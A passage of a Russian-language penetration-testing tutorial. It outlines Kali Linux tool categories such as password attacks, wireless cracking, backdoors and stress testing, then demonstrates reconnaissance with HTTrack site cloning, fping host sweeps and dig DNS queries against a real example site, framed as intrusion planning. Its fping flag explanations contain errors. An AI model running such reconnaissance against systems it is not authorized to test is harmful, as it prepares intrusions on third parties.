
Эти инструменты используются для аудита и эксплуатации уязвимостей в веб-серверах. Многие из инструментов для аудита находятся прямо в этой категории. Как бы там ни было, не все веб-приложения направлены на атаку веб-серверов, некоторые из них просто сетевые инструменты. Например, веб-прокси могут быть найдены в этой секции.

Password Attacks




Эта секция инструментов, главным образам имеющих дело с брутфорсингом (перебором всех возможных значений) или вычисления паролей или расшаривания ключей используемых для аутентификации.

Wireless Attacks




Эти инструменты используются для эксплуатации уязвимостей найденных в беспроводных протоколах. Инструменты 802.11 будут найдены здесь, включая инструменты, такие как aircrack, airmon и инструменты взлома беспроводных паролей. В дополнение, эта секция имеет инструменты связанные также с уязвимостями RFID и Bluetooth. Во многих случаях, инструменты в этой секции нужно использовать с беспроводным адаптером, который может быть настроен Kali в состояние прослушивания.

Exploitation Tools




Эти инструменты используются для эксплуатации уязвимостей найденных в системах. Обычно уязвимости идентифицируются во время оценки уязвимостей (Vulnerability Assessment) цели.

Sniffing and Spoofing



Эти инструменты используются для захвата сетевых пакетов, манипуляции с сетевыми пакетами, создания пакетов приложениями и веб подмены (spoofing). Есть также несколько приложений реконструкции VoIP

Maintaining Access




Инструменты поддержки доступа (Maintaining Access) используются как плацдарм и устанавливаются в целевой системе или сети. Обычное дело найти на скомпрометированных системах большое количество бэкдоров и других способов контроля атакующим, чтобы обеспечить альтернативные маршруты на тот случай, если уязвимость, которой воспользовался атакующий, будет найдена или устранена.

Reverse Engineering



Эти инструменты используются для модификации, анализа, отладки (debug) программ. Цель обратной инженерии — это анализ как программа была разработана, следовательно, она может быть скопирована, модифицирована, использована для развития других программ. Обратная инженерия также используется для анализа вредоносного кода, чтобы выяснить, что исполняемый файл делает, или попытаться исследователями найти уязвимости в программном обеспечении.

Stress Testing




Инструменты для стресс тестинга (Stress Testing) используются для вычисления как много данных система может «переварить». Нежелательные результаты могут быть получены от перегрузки системы, такие как стать причиной открытия всех коммуникационных каналов устройством контроля сети или отключения системы (также известное как атака отказа в обслуживании).

Hardware Hacking




Эта секция содержит инструменты для Android, которые могут быть классифицированы как мобильные и инструменты Android, которые используются для программирования и контроля маленьких электронных устройств

Forensics




Инструменты криминалистики (Forensics) используются для мониторинга и анализа компьютера, сетевого трафика и приложений.

Reporting Tools



Инструменты для отчётов (Reporting tools) — это методы доставки информации, найденной во время исполнения проникновения.

System Services



Здесь вы можете включить или отключить сервисы Kali. Сервисы сгруппированы в BeEF, Dradis, HTTP, Metasploit, MySQL, и SSH.

В сборку Kali Linux включены также и другие инструменты, например, веб-браузеры, быстрые ссылки на тюнинг сборки Kali Linux, которые можно увидеть в других разделах меню (сеть, инструменты поиска и другие полезные приложения).

Глава 15. Обзор разделов инструментов Kali Linux 1.1.0. Часть 2. Инструменты для сбора информации

Здесь обзор только НЕКОТОРЫХ утилит. На самом деле, программ намного-намного больше. Мы обходим стороной такие вопросы, как использование для сбора информации данных, например, полученных через запросы в Гугл, анализ истории сайта в веб-архивах, анализа доступной информации (объявления о приёме на работу и т. д.), использование базовых утилит для пинга и определение маршрутов. Это всё важно, и это нужно изучать отдельно! Но непосредственно к Kali Linux это не имеет прямого отношения, поэтому данные вопросы пропущены.

1. HTTrack – клонируем веб-сайт

Данная программа сохраняет копию веб-сайта на жёсткий диск. Понятно, что она не сможет скачать скрипты PHP и базы данных. Но анализируя структуру каталогов, размещения страниц и пр. можно сделать определённые выводы, которые будут способствовать разработке стратегии проникновения.

Эта программа установлена не на всех версиях Kali Linux, если у вас её нет, то наберите в командной строке:

```
apt-get install httrack
```

Теперь там же, в терминале, создаём каталог для нашего нового сайта, переходим в этот каталог и запускаем HTTrack:

```
mkdir webware.biz
cd / webware.biz
httrack
```

```
root@kali-mial: /
Файл  Правка  Вид  Поиск  Терминал  Справка
root@kali-mial:~# mkdir webware.biz
root@kali-mial:~# cd / webware.biz
root@kali-mial:/# httrack

Welcome to HTTrack Website Copier (Offline Browser) 3.46+libhtsjava.so.2
Copyright (C) Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :
```

Задаём имя проекта, базовый каталог, вводим URL (адрес сайта) — адрес сайта может быть любым, WebWare.biz взят только для примера, и нам на выбор предоставляется несколько опций:

```
root@kali-mial: /
Файл  Правка  Вид  Поиск  Терминал  Справка
root@kali-mial:~# mkdir webware.biz
root@kali-mial:~# cd / webware.biz
root@kali-mial:/# httrack

Welcome to HTTrack Website Copier (Offline Browser) 3.46+libhtsjava.so.2
Copyright (C) Xavier Roche and other contributors
To see the option list, enter a blank line or try httrack --help

Enter project name :WebWareClone

Base path (return=/root/websites/) :/root/websites/

Enter URLs (separated by commas or blank spaces) :webware.biz

Action:
(enter) 1       Mirror Web Site(s)
        2       Mirror Web Site(s) with Wizard
        3       Just Get Files Indicated
        4       Mirror ALL links in URLs (Multiple Mirror)
        5       Test Links In URLs (Bookmark Test)
        0       Quit
:
```

1|	1. Создать зеркало сайта (сайтов)
2|	2. Создать зеркало сайта (сайтов) с мастером
3|	3. Просто получить указанные файлы
4|	4. Сделать зеркало всех ссылок в URL
5|	5. Протестировать ссылки в URL (Тест закладок)
6|	0. Выход

Самая простая опция — вторая. У нас спрашивают о прокси, Далее спрашивается, какие файлы мы хотим скачать — чтобы скачать всё, поставьте звёздочку (*), мы можем задать дополнительные опции (ключи) — я не стал это делать и, наконец, у нас спрашивают, готовы ли мы начать:

```
root@kali-mial: /
Файл  Правка  Вид  Поиск  Терминал  Справка

Action:
(enter) 1       Mirror Web Site(s)
        2       Mirror Web Site(s) with Wizard
        3       Just Get Files Indicated
        4       Mirror ALL links in URLs (Multiple Mirror)
        5       Test Links In URLs (Bookmark Test)
        0       Quit
: 2

Proxy (return=none) :

You can define wildcards, like: -*.gif +www.*.com/*.zip -*img_*.zip
Wildcards (return=none) :*

You can define additional options, such as recurse level (-r<number>), separed b
y blank spaces
To see the option list, type help
Additional options (return=none) :

---> Wizard command line: httrack webware.biz -W -O "/root/websites/:WebWareClon
e"  -%v  *

Ready to launch the mirror? (Y/n) :
```

HTTrack начинает свою работу (скриншот логов с сайта):

1.46.203.242 2015-01-02 05:22:24	/ Ссылающаяся страница: Прямой хит Имя хоста: 1.46.203.242

Пауки: HTTrack

05:21:02 ->/
05:21:07 ->/xmlrpc.php
05:21:11 ->/?feed=rss2
05:21:21 ->/xmlrpc.php?rsd
05:21:24 ->/?p=1003
05:21:29 ->/?p=71
05:21:30 ->/?p=642
05:21:31 ->/?page_id=525
05:21:36 ->/?page_id=1134
05:21:36 ->/?page_id=27
05:21:36 ->/?page_id=48
05:21:41 ->/?p=2504
05:21:42 ->/?author=1
05:21:46 ->/?p=1232
05:21:50 ->/?p=2499
05:21:51 ->/?goto=261830
05:21:51 ->/?p=2494
05:21:53 ->/?p=2491
05:21:54 ->/?p=558
05:21:56 ->/?p=2484
05:21:58 ->/?goto=260278
05:21:59 ->/?goto=4
05:22:01 ->/?p=2474
05:22:06 ->/?goto=259951
05:22:06 ->/?goto=259952
05:22:07 ->/?goto=259954
05:22:08 ->/?p=2429
05:22:09 ->/?p=2422
05:22:10 ->/?p=2161
05:22:17 ->/?p=2418

После окончания клонирования, вы можете подробно изучить структуру каталог, размещения страниц и пр.

2. fping и Nmap — множественный пинг

Про команду ping, уверен, знают все. Её недостаток в том, что она позволяет использовать ICMP для проверки только одного хоста за раз. Команда fping позволит вам сделать пинг множества хостов одной командой. Она также даст вам прочитать файл с множеством хостов или IP адресов и отправит их для использования в эхо запросах пакета ICMP.

```
root@kali-mial: ~
Файл  Правка  Вид  Поиск  Терминал  Справка

Usage: fping [options] [targets...]
   -a         show targets that are alive
   -A         show targets by address
   -b n       amount of ping data to send, in bytes (default 68)
   -B f       set exponential backoff factor to f
   -c n       count of pings to send to each target (default 1)
   -C n       same as -c, report results in verbose format
   -e         show elapsed time on return packets
   -f file    read list of targets from a file ( - means stdin) (only if no -g s
pecified)
   -g         generate target list (only if no -f specified)
                (specify the start and end IP in the target list, or supply a IP
 netmask)
                (ex. fping -g 192.168.1.0 192.168.1.255 or fping -g 192.168.1.0/
24)
   -H n       Set the IP TTL value (Time To Live hops)
   -i n       interval between sending ping packets (in millisec) (default 25)
   -l         loop sending pings forever
   -m         ping multiple interfaces on target host
   -n         show targets by name (-d is equivalent)
   -p n       interval between ping packets to one target (in millisec)
                (in looping and counting modes, default 1000)
   -q         quiet (don't show per-target/per-ping results)
   -Q n       same as -q, but show summary every n seconds
   -r n       number of retries (default 3)
   -s         print final stats
   -I if      bind to a particular interface
   -S addr    set source address
   -t n       individual target initial timeout (in millisec) (default 500)
   -T n       ignored (for compatibility with fping 2.4)
   -u         show targets that are unreachable
   -O n       set the type of service (tos) flag on the ICMP packets
   -v         show version
   targets    list of targets to check (if no -f specified)

root@kali-mial:~#
```

```
fping-asg network/host bits
fping -asg 10.0.1.0/24
```

Ключ **-a** возвратит результат в виде IP адресов только живых хостов, ключ **-s** отобразит по сканированию, ключ **-g** установит fping в тихих режим, который означает, что программа не позазывает пользователю статус каждого сканирования, только результат, когда сканирование завершено.

Команда **Nmap** делает примерно то же самое.

3. Dig — техники разведывания DNS

Используется так:

dig <адрес_сайта>

Например:

```
1| dig webware.biz
```

```
root@kali-mial: ~
Файл Правка Вид Поиск Терминал Справка
root@kali-mial:~# dig webware.biz

; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> webware.biz
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 46734
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;webware.biz.                   IN      A

;; ANSWER SECTION:
webware.biz.            2143    IN      A       185.26.122.50

;; Query time: 639 msec
;; SERVER: 8.8.8.8#53(8.8.8.8)
;; WHEN: Fri Jan  2 04:44:14 2015
;; MSG SIZE  rcvd: 45

root@kali-mial:~#
```

Для поиска авторитетных DNS серверов делаем так (во всех командах WebWare.biz — взят только для примера, заменяйте его на интересующий вас сайт):

```
1| dig -t ns webware.biz
```

```
root@kali-mial: ~
Файл Правка Вид Поиск Терминал Справка

root@kali-mial:~# dig -t ns webware.biz

; <<>> DiG 9.8.4-rpz2+rl005.12-P1 <<>> -t ns webware.biz
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 52214
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;webware.biz.                   IN      NS

;; ANSWER SECTION:
webware.biz.            3799    IN      NS      ns.hostland.ru.
webware.biz.            3799    IN      NS      ns3.hostland.ru.

;; Query time: 1244 msec
